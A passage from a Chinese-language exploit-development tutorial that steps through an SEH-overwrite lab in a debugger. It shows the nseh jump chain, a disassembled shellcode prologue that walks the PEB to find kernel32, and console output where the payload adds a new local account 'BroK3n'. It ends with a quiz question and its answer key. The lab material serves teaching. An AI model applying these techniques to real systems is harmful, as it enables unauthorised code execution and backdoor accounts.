
此时的 esp 为 0x0018f328



也就是说接下来程序会到 0x0018ff78 执行。我们按下 F8



这个就是 nseh 处的跳转指令，它又跳到 nseh 前八个字节处【注意当前指令地址 0x0018ff78 和 jmp 的目标地址 0x0018ff70】继续 F8。



又是一个跳转，这回才是跳到我们的 shellcode，不信？去 0x0018FEAE 看看

```

0018FEAE 31D2      XOR EDX,EDX
0018FEB0 B2 30     MOV DL,30
0018FEB2 64:8B12   MOV EDX,DWORD PTR FS:[EDX]
0018FEB5 8B52 0C   MOV EDX,DWORD PTR DS:[EDX+C]
0018FEB8 8B52 1C   MOV EDX,DWORD PTR DS:[EDX+1C]
0018FEBB 8B42 08   MOV EAX,DWORD PTR DS:[EDX+8]
0018FEBE 8B72 20   MOV ESI,DWORD PTR DS:[EDX+20]
0018FEC1 8B12     MOV EDX,DWORD PTR DS:[EDX]
0018FEC3 807E 0C 33 CMP BYTE PTR DS:[ESI+C],33
0018FEC7 ^75 F2    JNZ SHORT 0018FEBB
0018FEC9 89C7     MOV EDI,EAX
0018FECB 0378 3C   ADD EDI,DWORD PTR DS:[EAX+3C]
0018FECE 8B57 78   MOV EDX,DWORD PTR DS:[EDI+78]
0018FED1 01C2     ADD EDX,EAX
0018FED3 8B7A 20   MOV EDI,DWORD PTR DS:[EDX+20]
0018FED6 01C7     ADD EDI,EAX
0018FED8 31ED     XOR EBP,EBP
0018FEDA 8B34AF   MOV ESI,DWORD PTR DS:[EDI+EBP*4]
0018FEDD 01C6     ADD ESI,EAX
0018FEDF 45       INC EBP

```

看到没，即将执行指令的机器码是：31D2B230648B12.....

我们的 shellcode 机器码是：31D2B230648B 128B520C8B5.....

在继续执行前，我们看下

```

管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>

```

然后直接 F9 运行程序



```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          BroK3n          Guest
命令成功完成。

C:\Users\Administrator>
```

Boom!!! 成功了，不是吗？

5.2.2. 练习



以下说法不正确的是：【单选题】

- 【A】 本实验 nseh 处的指令跳到我们的 shellcode
- 【B】 本实验不可以把 shellcode 布置在 SEH 后面
- 【C】 截断符会影响漏洞利用
- 【D】 SafeSeh 会把寄存器清 0。

答案：A

6 配套学习资源

网络精灵的博客

<http://www.netfairy.net>